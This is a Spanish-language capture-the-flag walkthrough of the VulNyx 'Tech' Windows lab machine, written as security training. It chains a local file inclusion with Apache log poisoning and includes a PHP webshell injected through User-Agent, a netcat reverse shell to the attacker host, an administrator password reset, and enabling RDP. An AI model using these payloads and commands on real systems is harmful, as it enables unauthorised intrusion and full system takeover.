VulNyx - Tech
Information
Synopsis
Tech es una máquina Windows en la que, aprovechando una vulnerabilidad LFI (Local File Inclusion), se consigue leer los archivos log de Apache. A partir de ahí, se realiza un ataque de Log Poisoning, inyectando código PHP en el campo User-Agent de una petición HTTP para obtener ejecución remota de comandos y conseguir acceso al sistema directamente como usuario administrator.
Card
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.67
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-02 15:43 +0200
Nmap scan report for 192.168.1.67
Host is up (0.0010s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
root@kali:~ ❯ nmap -sVC -p80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669,49670 192.168.1.67
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-02 15:44 +0200
Nmap scan report for 192.168.1.67
Host is up (0.00032s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Techro - Flat Free Responsive bootstrap template
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:22:87:05 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: 8h59m58s
| smb2-time:
|   date: 2026-06-02T22:44:54
|_  start_date: N/A
|_nbstat: NetBIOS name: TECH, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:22:87:05 (Oracle VirtualBox virtual NIC)
Shell (nt authority\system)
445/TCP (SMB)
Basic Enumeration
root@kali:~ ❯ netexec smb 192.168.1.67
SMB   192.168.1.67   445   TECH   [*] Windows 10 / Server 2019 Build 17763 x64 (name:TECH) (domain:TECH) (signing:False) (SMBv1:None)
Shares
Null Session
root@kali:~ ❯ smbclient -NL //192.168.1.67
session setup failed: NT_STATUS_ACCESS_DENIED

root@kali:~ ❯ smbmap --no-banner -H 192.168.1.67 -u '' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Something weird happened on (192.168.1.67) Error occurs while reading from remote(104) on line 1015
[*] Closed 1 connections

root@kali:~ ❯ netexec smb 192.168.1.67 -u '' -p '' --shares
SMB         192.168.1.67    445    TECH             [*] Windows 10 / Server 2019 Build 17763 x64 (name:TECH) (domain:TECH) (signing:False) (SMBv1:None)
SMB         192.168.1.67    445    TECH             [-] TECH\: STATUS_ACCESS_DENIED
SMB         192.168.1.67    445    TECH             [-] Error enumerating shares: Error occurs while reading from remote(104)
RPC
Null Session
root@kali:~ ❯ rpcclient -NU "" 192.168.1.67 -c "srvinfo"
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
80/TCP (HTTP)
Tech Stack
root@kali:~ ❯ curl -I "http://192.168.1.67/"
HTTP/1.1 200 OK
Date: Tue, 02 Jun 2026 23:00:51 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Last-Modified: Sun, 24 May 2026 17:00:12 GMT
ETag: "3e6b-652933202222e"
Accept-Ranges: bytes
Content-Length: 15979
Content-Type: text/html
Site


En la navbar, page.php carga diferentes páginas a través de un parámetro.
Local File Inclusion (LFI)
Mediante el LFI es posible leer el archivo c:\windows\system32\drivers\etc\hosts.
root@kali:~ ❯ curl -sX GET "http://192.168.1.67/page.php?i=c:\windows\system32\drivers\etc\hosts"
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
En el escaneo posterior realizado con nmap, las cabeceras indican la presencia de Apache y PHP. Aunque no puede afirmarse con certeza, estos indicios sugieren que el sistema podría estar utilizando un entorno XAMPP.
Buscando en Internet, encontré este artículo, que me resultó útil para comprender la estructura de directorios de XAMPP.

Leo el archivo de configuración de Apache (httpd.conf) y, entre muchas otras cosas, identifico la ruta de los archivos de log.
root@kali:~ ❯ curl -sX GET "http://192.168.1.67/page.php?i=c:\xampp\apache\conf\httpd.conf" | grep -E "CustomLog|ErrorLog"
    ErrorLog "logs/techro-events/error.log"
    CustomLog "logs/techro-events/access.log" combined
Log Poisoning
Apunto desde el LFI al archivo log (logs/techro-events/access.log) y puedo leer su contenido.
root@kali:~ ❯ curl -sX GET "http://192.168.1.67/page.php?i=c:\xampp\apache\logs\techro-events\access.log"
192.168.1.5 - - [02/Jun/2026:15:44:06 -0700] "GET / HTTP/1.0" 200 15979 "-" "-"
192.168.1.5 - - [02/Jun/2026:15:44:54 -0700] "GET /nmaplowercheck1780407895 HTTP/1.1" 404 298 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.1.5 - - [02/Jun/2026:15:44:54 -0700] "POST /sdk HTTP/1.1" 404 298 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.1.5 - - [02/Jun/2026:15:44:54 -0700] "GET / HTTP/1.1" 200 15979 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.1.5 - - [02/Jun/2026:15:44:54 -0700] "OPTIONS / HTTP/1.1" 200 - "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
Se inyecta código PHP en las cabeceras con el objetivo de verificar si el servidor lo interpreta posteriormente.
root@kali:~ ❯ curl -s -H "User-Agent: <?php system(\$_GET['cmd']); ?>" "http://192.168.1.67"
Consigo ejecutar comandos como el usuario nt authority\system.
root@kali:~ ❯ curl -sX GET "http://192.168.1.67/page.php?i=c:\xampp\apache\logs\techro-events\access.log&cmd=whoami"
192.168.1.5 - - [02/Jun/2026:16:40:52 -0700] "GET / HTTP/1.1" 200 15979 "-" "nt authority\system"
Ya ejecutando comandos trato de obtener una reverse shell.
root@kali:~ ❯ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe

root@kali:~ ❯ cp /usr/share/windows-resources/binaries/nc.exe .

root@kali:~ ❯ impacket-smbserver a . -smb2support
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

root@kali:~ ❯ curl -sX GET "http://192.168.1.67/page.php?i=c:\xampp\apache\logs\techro-events\access.log&cmd=\\\\192.168.1.5\\a\\nc.exe+192.168.1.5+443+-e+cmd.exe"
Obtengo la shell como usuario nt authority\system.
root@kali:~ ❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.67] 49672
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami & hostname

nt authority\system
TECH
Flags
Al intentar leer las flags, detecto que no se encuentran en ningún sitio.
c:\>dir c:\users\administrator\desktop
dir c:\users\administrator\desktop
 Volume in drive C has no label.
 Volume Serial Number is E806-A716

 Directory of c:\users\administrator\desktop

05/24/2026  12:56 PM    <DIR>          .
05/24/2026  12:56 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  42,738,757,632 bytes free
History Files
Revisanso el history de PowerShell, se puede observar que las flags han sido eliminadas.
c:\>dir C:\Users\ConsoleHost_history.txt /s /a

 Volume in drive C has no label.
 Volume Serial Number is E806-A716

 Directory of C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

05/24/2026  12:57 PM               142 ConsoleHost_history.txt
               1 File(s)            142 bytes

     Total Files Listed:
               1 File(s)            142 bytes
               0 Dir(s)  42,738,757,632 bytes free

c:\>type C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

whoami
ipconfig
Remove-Item "C:\Users\Administrator\Desktop\user.txt" -Force
Remove-Item "C:\Users\Administrator\Desktop\root.txt" -Force
Si las flags han sido eliminadas, es posible que se encuentren en la Papelera.
3389/TCP (RDP)
Nmap
Para acceder a la Papelera, haré uso de Remote Desktop Protocol (RDP), pero actualmente el puerto se encuentra cerrado.
root@kali:~ ❯ nmap -sS -p3389 192.168.1.67
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-02 17:10 +0200
Nmap scan report for 192.168.1.67
Host is up (0.00030s latency).

PORT     STATE  SERVICE
3389/tcp closed ms-wbt-server
Change Password
Como tengo una shell con el usuario nt authority\system, puedo cambiar el password del usuario administrator. Esto me permitirá habilitar Remote Desktop Protocol (RDP) y acceder al sistema de forma remota.
Cambio exitosamente el password al usuario administrator.
c:\>net user administrator Password1

The command completed successfully.
Enable
Verifico el nuevo password y, con el módulo de netexec, habilito el servicio Remote Desktop Protocol (RDP).
root@kali:~ ❯ netexec smb 192.168.1.67 -u 'administrator' -p 'Password1'
SMB         192.168.1.67    445    TECH             [*] Windows 10 / Server 2019 Build 17763 x64 (name:TECH) (domain:TECH) (signing:False) (SMBv1:None)
SMB         192.168.1.67    445    TECH             [+] TECH\administrator:Password1 (Pwn3d!)

root@kali:~ ❯ netexec smb 192.168.1.67 -u 'administrator' -p 'Password1' -M rdp -o action=enable
SMB         192.168.1.67    445    TECH             [*] Windows 10 / Server 2019 Build 17763 x64 (name:TECH) (domain:TECH) (signing:False) (SMBv1:None)
SMB         192.168.1.67    445    TECH             [+] TECH\administrator:Password1 (Pwn3d!)
RDP         192.168.1.67    445    TECH             [+] Enable RDP via WMI(ncacn_ip_tcp) successfully
RDP         192.168.1.67    445    TECH             [+] RDP Port: 3389

root@kali:~ ❯ nmap -sS -p3389 192.168.1.67
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-02 17:18 +0200
Nmap scan report for 192.168.1.67
Host is up (0.00032s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
Connect

Accedo mediante Escritorio remoto y, efectivamente, las flags se encuentran en la Papelera de reciclaje.
root@kali:~ ❯ xfreerdp /v:192.168.1.67 /u:administrator /p:Password1 /cert:ignore +clipboard /dynamic-resolution



Recupero las flags eliminadas y consigo leer ambas.
C:\>cd c:\users\administrator\desktop

c:\Users\Administrator\Desktop>dir

 Volume in drive C has no label.
 Volume Serial Number is E806-A716

 Directory of c:\Users\Administrator\Desktop

06/02/2026  05:37 PM    <DIR>          .
06/02/2026  05:37 PM    <DIR>          ..
05/24/2026  12:12 PM                70 root.txt
05/24/2026  12:12 PM                70 user.txt
               2 File(s)            140 bytes
               2 Dir(s)  42,708,434,944 bytes free

c:\Users\Administrator\Desktop>type *
c08*****************************
db7*****************************
Hasta aquí la resolución de la máquina Tech de VulNyx.
Happy Hacking! 🙂